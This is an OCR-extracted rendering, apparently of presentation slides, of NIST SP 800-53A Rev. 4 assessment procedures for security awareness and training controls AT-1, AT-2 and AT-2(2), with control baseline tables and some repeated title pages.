
Assessing Security and Privacy Controls in Federal Information Systems and Organizations

Building Effective Assessment Plans


JOINT TASK FORCE
TRANSFORMATION INITIATIVE

This publication is available free of charge from:
http://dx.doi.org/10.6028/NIST.SP.800-53Ar4


NIST
National Institute of Standards and Technology
U.S. Department of Commerce



AT-1	SECURITY AWARENESS AND TRAINING POLICY AND PROCEDURES			
	ASSESSMENT OBJECTIVE: *Determine if the organization:*			
	AT-1(a)(1)	AT-1(a)(1)[1]	*develops and documents an security awareness and training policy that addresses:*	
			AT-1(a)(1)[1][a]	*purpose;*
			AT-1(a)(1)[1][b]	*scope;*
			AT-1(a)(1)[1][c]	*roles;*
			AT-1(a)(1)[1][d]	*responsibilities;*
			AT-1(a)(1)[1][e]	*management commitment;*
			AT-1(a)(1)[1][f]	*coordination among organizational entities;*
			AT-1(a)(1)[1][g]	*compliance;*
		AT-1(a)(1)[2]	*defines personnel or roles to whom the security awareness and training policy are to be disseminated;*	
		AT-1(a)(1)[3]	*disseminates the security awareness and training policy to organization-defined personnel or roles;*	
	AT-1(a)(2)	AT-1(a)(2)[1]	*develops and documents procedures to facilitate the implementation of the security awareness and training policy and associated awareness and training controls;*	
		AT-1(a)(2)[2]	*defines personnel or roles to whom the procedures are to be disseminated;*	
		AT-1(a)(2)[3]	*disseminates the procedures to organization-defined personnel or roles;*	
	AT-1(b)(1)	AT-1(b)(1)[1]	*defines the frequency to review and update the current security awareness and training policy;*	
		AT-1(b)(1)[2]	*reviews and updates the current security awareness and training policy with the organization-defined frequency;*	
	AT-1(b)(2)	AT-1(b)(2)[1]	*defines the frequency to review and update the current security awareness and training procedures; and*	
		AT-1(b)(2)[2]	*reviews and updates the current security awareness and training procedures with the organization-defined frequency.*	
	POTENTIAL ASSESSMENT METHODS AND OBJECTS: Examine: [*SELECT FROM:* Security awareness and training policy and procedures; other relevant documents or records]. Interview: [*SELECT FROM:* Organizational personnel with security awareness and training responsibilities; organizational personnel with information security responsibilities].			



CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
	Awareness and Training				
AT-1	Security Awareness and Training Policy and Procedures	P1	AT-1	AT-1	AT-1
	Security Awareness Training	P1	AT-2	AT-2 (2)	AT-2 (2)
AT-3	Role-Based Security Training	P1	AT-3	AT-3	AT-3
AT-4	Security Training Records	P3	AT-4	AT-4	AT-4



NIST Special Publication 800-53A
Revision 4


Assessing Security and Privacy Controls in Federal Information Systems and Organizations

Building Effective Assessment Plans

JOINT TASK FORCE
TRANSFORMATION INITIATIVE

This publication is available free of charge from:
http://dx.doi.org/10.6028/NIST.SP.800-53Ar4


NIST
National Institute of Standards and Technology
U.S. Department of Commerce




AT-2	SECURITY AWARENESS TRAINING		
	ASSESSMENT OBJECTIVE: *Determine if the organization:*		
	AT-2(a)	*provides basic security awareness training to information system users (including managers, senior executives, and contractors) as part of initial training for new users;*	
	AT-2(b)	*provides basic security awareness training to information system users (including managers, senior executives, and contractors) when required by information system changes; and*	
	AT-2(c)	AT-2(c)[1]	*defines the frequency to provide refresher security awareness training thereafter to information system users (including managers, senior executives, and contractors); and*
		AT-2(c)[2]	*provides refresher security awareness training to information users (including managers, senior executives, and contractors) with the organization-defined frequency.*
	POTENTIAL ASSESSMENT METHODS AND OBJECTS: Examine: [*SELECT FROM:* Security awareness and training policy; procedures addressing security awareness training implementation; appropriate codes of federal regulations; security awareness training curriculum; security awareness training materials; security plan; training records; other relevant documents or records]. Interview: [*SELECT FROM:* Organizational personnel with responsibilities for security awareness training; organizational personnel with information security responsibilities; organizational personnel comprising the general information system user community]. Test: [*SELECT FROM:* Automated mechanisms managing security awareness training].		

How do IT Auditors assess Security Awareness Training ?

Auditing a Security Awareness Training control enhancement



AT-2(2)	SECURITY AWARENESS TRAINING | *INSIDER THREAT*
	ASSESSMENT OBJECTIVE: *Determine if the organization includes security awareness training on recognizing and reporting potential indicators of insider threat.*
	POTENTIAL ASSESSMENT METHODS AND OBJECTS: **Examine**: [*SELECT FROM:* Security awareness and training policy; procedures addressing security awareness training implementation; security awareness training curriculum; security awareness training materials; security plan; other relevant documents or records]. **Interview**: [*SELECT FROM:* Organizational personnel that participate in security awareness training; organizational personnel with responsibilities for basic security awareness training; organizational personnel with information security responsibilities].





CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
Awareness and Training					
AT-1	Security Awareness and Training Policy and Procedures	P1	AT-1	AT-1	AT-1
AT-2	Security Awareness Training	P1	AT-2	AT-2 (2)	AT-2 (2)
AT-3	Role-Based Security Training	P1	AT-3	AT-3	AT-3
AT-4	Security Training Records	P3	AT-4	AT-4	AT-4


Agenda

